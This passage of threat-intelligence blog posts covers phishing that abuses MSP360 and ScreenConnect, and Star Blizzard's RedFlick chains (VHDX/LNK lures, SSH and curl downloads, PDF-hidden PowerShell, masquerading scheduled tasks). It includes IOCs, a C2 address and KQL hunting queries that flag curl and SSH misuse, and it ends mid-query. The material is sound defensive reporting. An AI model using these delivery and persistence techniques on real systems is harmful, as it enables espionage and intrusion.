Initial accessDelivery of masqueraded MSP360 application v2.5.0.67Microsoft Defender Antivirus
– SupportScam:Win32/RogueMSP.MU!MTB
ExecutionExecution of the RMM softwareMicrosoft Defender for Endpoint
– Suspicious usage of remote management software
– Uncommon remote access software
PersistencePersistence established by RMM softwareMicrosoft Defender for Endpoint
– Anomaly detected in ASEP registry
– Suspicious file registered as a service
Credential AccessPotential credential-access activity following RMM deploymentMicrosoft Defender for Endpoint
– Possible theft of passwords and other sensitive web browser information

Threat intelligence reports

Microsoft customers can use Microsoft Defender XDR Threat Analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this campaign. These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in their environments.

Advanced hunting

// Run this query to identify the presence of MSP360 RMM agent

let MSP360RMM = "108ef7e628d7a20bd6241a5b57149e27a6061f467123eb64061975559f8f73dc";
DeviceFileEvents
| where Timestamp >= ago(30d)
| where SHA256 =~ MSP360RMM

// Run this query to identify the remote command execution from MSP360 RMM Agent

DeviceProcessEvents
| where Timestamp >= ago(30d)  
| where (InitiatingProcessVersionInfoCompanyName == "MSP360" and ProcessCommandLine == "\"powershell.exe\"") or ( InitiatingProcessCommandLine == "\"powershell.exe\"" and ProcessCommandLine has_all ("msiexec.exe","\\Temp\\",".msi") and InitiatingProcessParentFileName == "RMM.Agent.exe")

// Run this query to identify the suspicious network connections from the threat actor’s use of ScreenConnect

let MaliciousURLs =  DeviceNetworkEvents
| where Timestamp >= ago(30d)
| where InitiatingProcessCommandLine == "\"powershell.exe\""
| where InitiatingProcessParentFileName == "RMM.Agent.exe"
| where isnotempty(RemoteUrl)
| distinct  RemoteUrl;
DeviceNetworkEvents
| where Timestamp >= ago(30d)
| where InitiatingProcessFileName has_any ( "ScreenConnect.ClientService.exe","ScreenConnect.WindowsClient.exe","ScreenConnect.Client.exe")
| where isnotempty(RemoteUrl)
| where RemoteUrl in (MaliciousURLs)

// Run this query to identify the suspicious payloads dropped and launched by the threat actor’s use of ScreenConnect

DeviceProcessEvents
| where Timestamp >= ago(30d)  
| where InitiatingProcessCommandLine  has_all ("ScreenConnect.WindowsClient.exe", "RunFile","\\Documents\\","\\Temp\\")

MITRE ATT&CK Techniques observed

This campaign has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

Resource Development

Initial Access

  • T1566.002 Phishing: Spearphishing Link | Victims received workplace meeting, Zoom, Google Meet, invitation, RSVP, PDF, and Adobe-themed phishing emails containing links that redirected to malicious payload download locations.
  • T1204 User Execution | Victims downloaded and executed a masqueraded MSP360 installer distributed under deceptive filenames designed to resemble legitimate business documents and software.

Execution

Persistence

Defense Evasion

  • T1036 Masquerading | The actor distributed legitimate MSP360 software under filenames designed to resemble meeting applications, invitations, PDFs, and business documents.
  • T1036.005 Match Legitimate Name or Location | Follow-on tooling used filenames that closely resembled legitimate Windows, Microsoft Defender, security, and Phone Link applications.
  • T1112 Modify Registry | MSP360 and ScreenConnect modified registry locations associated with services, persistence, credential provider components, protocol handlers, and uninstall entries.

Command and Control

  • T1219 Remote Access Software | The threat actor abused legitimate remote administration software including MSP360 RMM and ConnectWise ScreenConnect to maintain access to victim systems.
  • T1105 Ingress Tool Transfer | MSP360 downloaded ScreenConnect, while the threat actor’s use of ScreenConnect was subsequently used to transfer and execute additional tooling on compromised endpoints.
  • T1071.001 Application Layer Protocol: Web Protocols | PowerShell and ScreenConnect communicated with actor-controlled infrastructure over HTTP/HTTPS.
  • T1573 Encrypted Channel | Payload retrieval and remote access communications occurred over encrypted network channels.
  • T1102 Web Service | Multiple cloud-hosted web services were used throughout the delivery and command-and-control infrastructure.

Discovery

Collection

  • T1005 Data from Local System | Additional tooling delivered through ScreenConnect was observed in post-compromise activity and used to collect information from victim devices.

Indicators of compromise (IOCs)

Observed indicators associated with this campaign are listed below.

IndicatorTypeDescription
•108ef7e628d7a20bd6241a5b57149e27a6061f467123eb64061975559f8f73dcSHA256Legitimate MSP360 RMM v2.5.0.67 installer observed being distributed under deceptive filenames during the campaign. The observed sample was signed using a certificate that has since been revoked.
•f094b8263471c7b76dbed03d420736449920368fa0eca2ed6b1aea2645138d97
•857c2f283de799faa74b56e862c0a9f96e67aa1b4fa4a9e46395098365b99de3
•6a89de024ca62536de6f5fc10e49896bb1ac330ca39dce30203afdcc45ae237e
•4188c6588f3dcda881c3f2d12df580051179a999f040b799af506edeb3211a26
SHA256Legitimate MSP360 RMM Agent Service observed during the campaign
•adswre[.]cfd
•trews[.]cfd
•swedcorry[.]stefneyv[.]com
•ojsuyw[.]niyari[.]org
•bunstar[.]harej[.]si
•adsaw[.]cfd
•sdfghj[.]rd-team[.]ru
DomainsDomains contacted by ScreenConnect clients in observed malicious sessions.
•ceb3f7fe9a618ff29a21b126383c23900fad58d6ae2b5552d7e306e4b6acf4b0
•02f2ce03a2650f17bfe6e8744eebbf58522016cbdb92af8f2217b5dd4a1ad550
•499d07894f730fb685ee3cbfc1a933e0da93750c1ed25a49b2eb9c32adef156a
•d49cc01641c3045bf3119f9d71e7ffd29bfce32ca4b27cc96340716ed4d41cdc
•67c979dc13961b09f24f85a801e4c918420adca6117c92efbeeeaa68a6344f55
•6cc665057c4a4fe42a309afd3a7fa96cf1af126e9c6e08e56df5105e05378bcc
•dd434f3ffcafeda538d43226665115ba136ad0fdb43dad8536e1368ca9a17b64
•40f8e774e1e7a484b78c7ae4336bc47aa9cab20dc8e1e67d89838e807975f9b1
•3ff5e49fd2f2bd0758467763c44d69e781b7460af84a6e3966e2621bc5bf7096
•374c4934b14a1151ea68847c8627c3f1c0b878f4e673bda3f15e4388dfde0187
•bc8b1b0c80512ba0e8ffccfee5b507df16a3355db1143c3ba81ef42dac1baa6c
•c2c004a56de2a99f5b06ceb58d8a4b371fb60fd66ff5936786fe8d8037ead208
•5bf8cf29ac6803e7269b045dea48003af7cfe48bedfc081b57ff9e86cb08971b
•19035c8e2520fb70b3e2ec5338c14311b88a26cc1fb8304a01494260b6b55af1
•d232d82e410de12702a67c58acf927304ee42f3e6d81a9d71eca99f9052126db
•d3cb7ded277b49be06e6a1860f7c7e913e252802e9d32453a185e24797bf53ef
•e31e5da7c58a7e8f89f9629f095edd7d741a1fb0b85fcb39f3818dbd9497b1e3
•1a534d04bf30894d20764e91f7e94e0a73f060f0abacc9feeedba427995c83a8
•77fb0e75f4396cb57bbbd28f6dc5310369a87abec9e2acc457aa99a0063ed27a
•fc96a04c615847f0fb1391f04d9d1aac7f78ddfb7d459168df0a4172b98354e2
•06ad69b9bebad3cc75b594cc5bb1ca0035ea22bb8a683002ca051d948566426b
•a93c946c237b981189d2668d938a9d4d1d9681757e48dae8d9d65ed25b5da657
•529543b4fe6a4c21d28be56dbf92fcac91d8df808d8518b4275c973fa547ad63
•ccea4e1acc51ac43ba9da76ada00e7e308cc33d9c5c264dff82d1be83e957b88
•a03c84ae9e569c04fdd271277f508bba5a299d53c3c0efe0819338d178fe1c5b
SHA256Utilities transferred or executed through ScreenConnect sessions and observed during post-compromise activity. Several of the identified tools are commonly associated with credential access, information collection, and efforts to reduce defender visibility.

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Phishing Abuses RMM Tools for Persistent Access appeared first on Microsoft Security Blog.

Star Blizzard refines phishing and malware delivery with the RedFlick technique

Since January 2026, Microsoft has observed Russian state threat actor Star Blizzard evolve their detection evasion capabilities through large-scale phishing campaigns, the use of accounts on compromised websites, and a novel malware delivery technique that Microsoft tracks as “RedFlick”. These changes represent a notable shift in the actor’s operational tradecraft and support ongoing cyberespionage activity targeting Ukrainian individuals and institutions as well as international non-government organizations (NGOs), Western think tanks, governments, and other organizations associated with international policy—particularly those with a nexus in supporting Ukraine.

As part of this evolution, Star Blizzard adopted RedFlick, a malware delivery technique that helps evade detection by initiating a set of scheduled tasks to deploy the actor’s custom backdoor, CosmicPulse. This technique is a notable departure from the actor’s previous use of ClickFix-based infection chains which required victims to complete multiple actions before CosmicPulse could be installed. By contrast, the RedFlick infection flow only requires a single user interaction, reducing friction in the compromise process. Combined with the actor’s shift toward large-scale phishing operations during the same period, these changes likely improve Star Blizzard’s ability to reach more targets, evade detection, and increase the likelihood of successful compromise.

This blog provides updated technical analysis of Star Blizzard’s tactics, techniques, and procedures (TTPs) observed throughout 2026, building on our 2025 and 2023 blogs. It details the actor’s evolving phishing, persistence, and malware delivery techniques, and provides recommendations, indicators of compromise (IOCs), detections, and hunting guidance to help organizations identify and defend against RedFlick-related activity. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with recommendations and mitigations to secure their accounts.

Star Blizzard TTPs observed in 2026

Star Blizzard is attributed by the United States Cybersecurity and Infrastructure Agency (CISA) as subordinate to the Russian Federal Security Service Centre (FSB) Centre 18. Star Blizzard periodically overhauls their TTPs to avoid detection, often in response to public exposure of the actor’s campaigns that have involved targeted social engineering through messaging apps and credential theft. Since Google Threat Intelligence Group published its report on Star Blizzard’s COLDCOPY malware in October 2025, Microsoft observed the actor refine their initial access and evasive techniques to include:

  • Moving away from targeted spear phishing to large-scale initial contact phishing campaigns
  • Using compromised websites to create accounts to send phishing emails
  • Updating malware deployment to facilitate the installation of a CosmicPulse downloader

As of the writing of this blog, the RedFlick campaigns have targeted Ukrainian individuals and institutions, as well as international NGOs, think tanks, governments, and financial institutions that have supported Ukraine politically or financially. Microsoft has observed this activity affect over 100 organizations primarily in the United States and United Kingdom, consistent with Star Blizzard’s longstanding targeting priorities.

Microsoft continues to observe some previously reported Star Blizzard phishing techniques throughout 2026; however, the TTPs discussed in this blog have been associated primarily with the actor’s new larger-scale phishing campaigns.

Larger-scale initial contact phishing

Microsoft previously reported on Star Blizzard’s spear-phishing campaigns observed during 2023-2024. During these operations, the actor continued to rely on their conventional TTPs such as initiating email contact with targets before sending a follow-up containing a malicious link, to actor-controlled/compromised infrastructure purposed for credential theft, while impersonating known political or diplomatic figures to lure victims into responding.

In 2026, Microsoft observed Star Blizzard shift from exclusively targeted spear-phishing operations to also conducting larger-scale phishing campaigns. The larger-scale phishing operations were observed at a scale not previously seen from the actor, ranging from tens to hundreds of email messages per campaign. This change likely reflects the actor’s adoption of a mass-mailing phishing platform to automate campaign execution and increase the likelihood of successful compromises by significantly expanding the initial targeting pool. The progression of these campaigns is summarized in the following timeline, including examples of Star Blizzard’s phishing subject lines, targeting details, and the malware delivery methods observed across each campaign:

  • January
    • “Повідомлення про результати податкової перевірки” (Notice of tax audit results) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • February
    • “списання з Вашого рахунку за оплату штрафу” (Debiting from your account for payment of a fine) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • March
    • “Invitation to an IISS [Private Roundtable/Closed-Door Discussion] on European Security” – Initial contact campaign targeting government officials, security researchers, academia, media, and NGOs. Respondents received a RedFlick lure attachment.
    • “Invitation to a Closed CES Roundtable Discussion” – Initial contact campaign targeting US and Europe technology-sector organizations. Respondents received a RedFlick lure attachment.
    • “Atlantic Council Closed-Door Strategic Discussion” – Initial contact campaign targeting government officials, foreign policy practitioners, security researchers, academia, media, and NGOs. Respondents received a link to DarkSword iOS backdoor installation.
  • April
    • “Closed-Door Online Session on Global Capital Allocation & M&A” – Initial contact campaign targeting international financial organizations and researchers. Respondents received a RedFlick lure attachment.
  • May
    • “Future of Peace Operations Forum – A Closed Strategic Dialogue” – Initial contact campaign targeting diplomatic and multilateral organizations. Respondents received a RedFlick lure attachment.
    • “Future of Liberty Forum” – Initial contact campaign targeting employees of a US-based think tank. Respondents received a RedFlick lure attachment.
  • June
    • “Invitation to the MAMA Summit on the Current Situation Surrounding the Ukrainian Crisis” – Initial contact campaign targeting incumbent/former diplomatic staff. Respondents received a RedFlick lure attachment.
    • “Invitation to the Chatham House London Conference 2026 – 9 July 2026” – Initial contact campaign targeting think tanks, NGOs, and national parliamentary. Respondents received a RedFlick lure attachment.
  • July
    • “Thought you might find this USUBC roundtable of interest” – Initial contact campaign targeting think tanks, NGOs, and Ukraine civil society. Respondents received a RedFlick lure attachment.
    • “Інформація щодо тимчасового відключення водопостачання” (Information about temporary water supply shutdown) – Targeted Kyiv-based hotels with an attached RedFlick lure.
  • August
    • “Payment Advice Note from 06.08.2026” – Targeted employees of an international financial organization with an attached RedFlick lure.

Once a recipient responds to the initial phishing email, Star Blizzard typically sends a follow-up message containing a password-protected RAR or ZIP archive. The archive contains files that initiate the RedFlick infection flow. The password is included as an image in the follow-up email shown in Figure 1, along with additional examples of Star Blizzard follow-up emails below:

RedFlick campaign email expressing gratitude for interest in a confidential, password-protected roundtable invitation. The password is depicted in an image reading Lite Raspberry 9415
Figure 1. July 2026 RedFlick campaign follow-up email regarding an “omitted” attachment
RedFlick campaign email using a formal invitation lure for registration to a confidential, password-protected session of the Chatham House London Conference, inviting the recipient to discuss the UK in the World Programme. Password is depicted in the image as Live Crown 8142
Figure 2. June 2026 RedFlick campaign follow-up email with the subject line “Invitation to the Chatham House London Conference 2026”
RedFlick campaign email directing recipient to open the payment notice attachment and use the provided password depicted in the image as Bird Mouse Crab
Figure 3. August 2026 RedFlick campaign follow-up email with a payment notice subject line sent to all targets

Since January 2026, Microsoft observed at least 13 distinct large-scale phishing campaigns targeting primarily NGOs, think tanks, and government organizations worldwide. The earliest campaigns, observed between January and February, targeted unspecified users of the Ukraine email provider Ukr.net. These emails impersonated Ukrainian authorities and were themed as notifications of a tax audit or outstanding fine.

Beginning in March 2026, Star Blizzard expanded targeting outside of Ukraine. Subsequent campaigns frequently used lures themed as invitations to conferences or events purportedly organized by a reputable think tank or NGO. Microsoft also observed the actor target multiple individuals within the same organization, with phishing emails often crafted to appear as internal communications originating from the targeted organization itself. The actor’s shift from Ukraine-focused operations to global targets could indicate Star Blizzard initially targeted Ukraine to test their new capabilities.

The large-scale campaigns have demonstrated capabilities previously unassociated with Star Blizzard. For example, a campaign observed in mid-August 2026 employed steganography to conceal identifiers. Throughout 2026, Star Blizzard has also continued to develop additional operational capabilities. Notably, ProofPoint reported in March that the actor had targeted vulnerable Apple iOS devices to deploy the DarkSword backdoor.

Creating accounts on compromised websites

Since March 2026, Star Blizzard has made another notable change to their TTPs to support the higher-volume phishing operations, using accounts created on compromised websites to send phishing emails to targets. This change coincided with the actor’s shift to larger-scale phishing campaigns and has been observed almost exclusively in support of these operations. Previously, the actor would create accounts on free email services (predominantly using Protonmail and Microsoft consumer accounts) to impersonate an individual that would be well known to the prospective target, whether it was a political figure, academic, or former diplomat. In the large-scale campaigns, Star Blizzard has used accounts created on websites hosted on CPanel and WordPress, using the same account name across multiple website domains. Microsoft Threat Intelligence assesses with high confidence that these websites have been compromised by Star Blizzard for this purpose.

Updating malware delivery and installation TTPs

Between January and August 2026, Microsoft observed multiple waves of Star Blizzard phishing campaigns alongside notable changes in the actor’s initial access TTPs, particularly the use of RedFlick scheduled tasks. During this period, Microsoft observed three significant shifts in the threat actor’s delivery techniques.

From ClickFix to VHDX

The diagram illustrates a malicious process where a password-encrypted ZIP file containing a hidden directory is executed to run a decoy PDF, which ultimately launches an SSH command to download and execute the CosmicPulse downloader
Figure 4. VHDX lure execution chain

In mid-January 2026, Microsoft observed the use of a malicious Virtual Hard Disk v2 (VHDX), delivered through a phishing email containing a password-protected ZIP file. The VHDX file ships a malicious LNK file disguised as a PDF document, alongside a hidden directory containing a BAT script and a legitimate decoy PDF.

When the victim opens the LNK file, conhost.exe is launched in a hidden window and cmd.exe is subsequently spawned to execute the embedded BAT script:

The Conhost executable code snippet followed by a command line instruction to run a command in a headless environment, targeting a document in the Documents folder.

The BAT file opens the decoy PDF and invokes SSH.exe with PermitLocalCommand enabled, ultimately downloading and executing a remotely hosted MSI installer:

Command line instructions for running a silent installation of an MSI package from a specific URL.

In multiple campaigns, Microsoft observed an MSI installer creating a scheduled task that uses control.exe to download and execute a remotely hosted CosmicPulse downloader masquerading as a Control Panel applet (CPL). Unlike earlier campaigns that relied on ClickFix lures and user interaction, this approach relies on compiling the CosmicPulse downloader as a Control Panel applet DLL.

The shift from interactive user execution to remote execution and masquerading as a CPL item highlights an evolution in both persistence and defense evasion techniques.

CosmicPulse downloader

The Control Panel applet DLL is a downloader with the sole purpose of downloading and installing a version of CosmicPulse, a malicious Python backdoor, on the target device. The downloader is also known publically as NOROBOT or BAITSWITCH.

Similar to previous versions, this downloader downloads, persists, and executes a version of CosmicPulse on the infected device. Upon execution, it downloads two ZIP files and stores them on disk. It then writes an encrypted AES key to the HKEY_CURRENT_USER\Software\Classes\.mollis registry key. One ZIP file contains a Python 3.8 64-bit package and a Python file that serves as the CosmicPulse bootstrapper. The bootstrapper reads the encrypted key from the registry, recovers it using an embedded key in AES-ECB mode, and then uses the recovered key to decode the CosmicPulse payload (also known as YESROBOT) contained in the second ZIP file. The below image shows the process of the CosmicPulse installation.

Code depicting memory operations, file paths, and command executions for updating software.
Figure 5. CosmicPulse downloader, installing CosmicPulse backdoor

Since January 2026, Microsoft has observed the CosmicPulse backdoor going through various little changes to circumvent existing signatures. However, the capabilities and purpose of this backdoor remain the same as described in previous articles.

Persistence through multiple scheduled tasks

In April 2026, Microsoft observed Star Blizzard changing persistence tactics to include RedFlick scheduled tasks. Whereas a malicious MSI file installed a single scheduled task in January—by April, the actor’s MSI installer created three scheduled tasks masquerading as legitimate network components, each with their own purpose. The TTPs have overlaps with the spear-phishing campaigns reported by the Digital Security Lab Ukraine (DLUA) in June 2026. In at least one incident, Microsoft has observed either the first or third task deploying an instance of CosmicPulse on the infected machine.

A diagram displaying a malicious MSI installer installing three scheduled tasks: Task 2 Network Configuration Manager performs other functionality while Task 1 Internet Quality Test Connection and Task 3 System Health Monitor connect to the attacker's C2 server
Figure 6. Scheduled task installed through MSI installer observed in April 2026

Task 1 – Registration beaconing and dynamic DLL execution task

The first task masquerades as a legitimate Internet Quality Test Connection task. The scheduled command serves two purposes. First, it sends a UTF-16 and Base64-encoded string containing the network or computer name and the username of the infected device to the C2 server. Thereby, it exfiltrates basic information about the infected host.

Second, an attacker-controlled DLL can be executed remotely through invoking Control_RunDLL from Shell32.dll. Microsoft was unable to obtain a variant of this payload. The task uses a WebDAV UNC path to access the remote payload, allowing the resource to be retrieved over HTTP rather than through a conventional SMB network share.

Internet Quality Test Connection task sending victim information to the attacker C2 server and executing a remote payload

Task 2 – Supporting task

The second installed task, named Network Configuration Manager, supports the WebDAV-based execution used by the other tasks. The invoked command causes Windows to treat the UNC-style path as a WebDAV resource and process it through the WebDAV redirector and associated WebClient functionality.

Through WebDAV, Windows applications can interact with a remote web resource as though it is a file or folder path while the underlying communication is performed using HTTP/HTTPS rather than conventional SMB. The task therefore prepares the WebDAV client functionality required by the other scheduled tasks.

Command line snippet attempting to execute a command involving the 'net.exe' utility to connect to a network share.

Task 3 – CosmicPulse downloader execution

The third installed task, named System Health Monitor, uses control.exe to access a remote path hosted on the hardcoded C2 server and execute the next stage.

System Health Monitor accessing a remote path hosted on the hardcoded C2 server at 103.245.213[.]217

Hiding payloads in PDF files

In July 2026, Microsoft observed another change in Star Blizzard’s delivery techniques, this time involving a multistage execution chain.

Diagram illustrating a process where a password-protected ZIP file containing an LNK file is downloaded, which then executes a PDF containing a Base64-encoded PowerShell payload. This payload downloads an MSI file, which creates additional scheduled tasks.
Figure 7. Overview of attack chain from July 2026

The phishing email contains a password-protected RAR archive nested inside a ZIP file. After the archive is opened, it exposes an LNK file.

When executed, the LNK file uses conhost.exe and curl to download a PDF from an actor-controlled server:

A command line script for downloading a PDF file, processing its content with PowerShell, and extracting a specific pattern.

After downloading the PDF, the command runs a second PowerShell payload. This payload searches the PDF for the magic header cAB, extracts the subsequent 208 bytes of Base64-encoded data, and executes the decoded command through PowerShell. The resulting conhost command, shown below, attempts to download and install another MSI file:

A snippet of a command line that is intended to execute a software update from a specific URL.

As in previous campaigns, the Python installer contains obfuscated PowerShell code. When executed, the code attempts to create two additional scheduled tasks. The first scheduled task again serves as a helper task, consistent with the supporting tasks observed in previous campaigns. The second scheduled task attempts to download and execute a CPL applet again.

Star Blizzard’s shift from ClickFix-based delivery chains to VHDX files, expanded use of scheduled tasks for persistence, and concealment of payloads within PDF files demonstrate the actor’s continued ability to adapt their delivery methods in response to evolving defenses. The actor’s recent use of PDFs to conceal payloads further illustrates efforts to bypass layered defenses through increasingly complex execution chains. Taken together, these changes demonstrate Star Blizzard’s continued efforts to streamline malware deployment, reduce required user interaction, and improve operational scalability while maintaining its longstanding espionage objectives.

Defending against Star Blizzard and RedFlick-related activity

Microsoft Threat Intelligence advises organizations that are most likely at risk—primarily those in government, NGOs, or think tanks adjacent to Ukraine policy or support—to implement the following recommendations to mitigate against Star Blizzard activity.

Protecting against Star Blizzard phishing

As previously reported, Star Blizzard’s success relies on sophisticated, targeted phishing lures that trick users into engaging with the actor by impersonating trusted contacts. While Star Blizzard has changed their overall TTPs, the actor continues to employ the same phishing patterns against users:

  • Star Blizzard continues to impersonate trusted contacts that users or organizations would expect an email from. Star Blizzard also continues using email from free providers such as Proton @proton[.]me, particularly in Evilginx spear-phishing operations observed throughout 2026. However, despite the actor’s recent shift toward leveraging compromised legitimate websites that impersonate real individuals associated with a target’s organization, users can still remain vigilant for other Star Blizzard TTPs, several of which have been observed in previous campaigns:
    • Star Blizzard continues to make initial contact with a target by sending an email, usually without an attachment.
    • If a user engages, Star Blizzard will follow up with an email with an attachment. In this particular campaign, it has been an archive file such as a RAR or ZIP.
    • The email sender contains names of actual persons and organizations they belong to—however, the organization is not within the root or registered domain itself but in the username or local part of the email address. This should draw a red flag to the email’s authenticity. When in doubt, directly contact the person you think sent the email using a previously established and trusted contact method such as known email address or phone number.
    • The emails in these RedFlick campaigns are often sent in bulk.
  • To best mitigate against this activity, Microsoft suggests the following policies to strengthen network environments against Star Blizzard phishing operations:

Microsoft also recommends the following mitigations to reduce the impact of this threat

  • Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat, or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-compromise.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Configure investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
  • Turn on cloud-delivered protection and automatic sample submission in Microsoft Defender Antivirus to cover rapidly evolving attacker tools, techniques, and behaviors. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
  • Use security defaults as a baseline set of policies to improve identity security posture. For more granular control, enable Conditional Access policies. Conditional Access policies evaluate sign-in requests using additional identity driven signals like user or group membership, IP location information, and device status, among others, and are enforced for suspicious sign-ins. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as compliant devices or trusted IP address requirements.
  • Implement continuous access evaluation.
  • Turn on Microsoft Defender Antivirus real-time protection.
  • Continuously monitor suspicious or anomalous activities. Investigate sign-in attempts with suspicious characteristics (for example, location, ISP, user agent, and use of anonymizer services).
  • Turn on Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly-acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
  • Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow, and time-of-click verification of URLs and links in email messages, other Office 365 applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
  • Use the Attack Simulator in Microsoft Defender for Office 365 to organize realistic, yet safe, simulated phishing and password attack campaigns in your organization by training end users against clicking URLs in unsolicited messages and disclosing their credentials. Training should include checking for poor spelling and grammar in phishing emails or the application’s consent screen as well as spoofed app names, logos, and domain URLs appearing to originate from legitimate applications or companies. Note that Attack Simulator testing only supports phishing emails containing links at this time.
  • Microsoft Defender customers can turn on attack surface reduction rules to prevent common attack techniques:
  • Utilize Windows Firewall, Windows Firewall with Advanced Security, or an enterprise firewall/filtering solution to help prevent or restrict outbound SSH connection attempts to external or public networks that are not essential for business.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
Initial access– Phishing emails with attached archive files or PDFs throughout the campaign
– VHDX file executes malicious LNK disguised as a PDF; use of LNK to hide malicious payload across all campaigns
– LNK file uses curl to download a PDF from an actor-controlled server
Microsoft Defender for Endpoint
– Star Blizzard Activity Group
– Suspected PDF phishing detected
– Suspicious phishing activity detected
– Suspicious LNK execution from container
– Suspicious file download via curl
Execution– Execution of RedFlick scheduled task and CosmicPulse backdoor
– MSI file installs scheduled tasks across all campaigns
Microsoft Defender Antivirus
– Trojan:Script/RedFlick
– Backdoor:Script/CosmicPulse
– Backdoor:Python/CosmicPulse

Microsoft Defender for Endpoint
– Suspicious msiexec.exe behavior
– Suspicious script execution
Stealth– CosmicPulse downloader masquerades as a Control Panel applet.
– The LNK file is disguised as a PDF
Microsoft Defender for Endpoint
– Suspicious use of Control Panel item
– Suspicious process name

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Conhost.exe invokes curl

The following query will detect the use of conhost.exe to launch curl to download a decoy PDF from an actor-controlled server, which Star Blizzard used in July 2026. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName == "conhost.exe"
| where ProcessCommandLine has "curl"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName, DeviceId, ProcessId, ProcessUniqueId, InitiatingProcessUniqueId

Invoke SSH to launch local command line

The following query will detect the invocation of SSH to initiate a local command prompt, which Star Blizzard used in January 2026 to download and execute a remotely hosted MSI installer. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has "ssh.exe"
| where ProcessCommandLine has "PermitLocalCommand=yes"
| where ProcessCommandLine has "LocalCommand=cmd.exe"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessParentFileName, DeviceId, ProcessId, InitiatingProcessId, ReportId

Persistence through scheduled tasks

The following query will detect Star Blizzard’s uniquely named scheduled tasks that attempt to masquerade as legitimately-named tasks, used for persistence by Star Blizzard in April 2026.

union isfuzzy=true
(
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields
, RegistryKey = tostring(dynamic(null)), RegistryValueName = tostring(dynamic(null))
, SourceTable = "DeviceProcessEvents"
, ProcessId, AccountName, AccountDomain, AccountSid
)
,
(
DeviceEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields, RegistryKey, RegistryValueName
, SourceTable = "DeviceEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)
,
(
DeviceRegistryEvents
| where Timestamp > ago(7d)
| where RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueData has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or InitiatingProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType
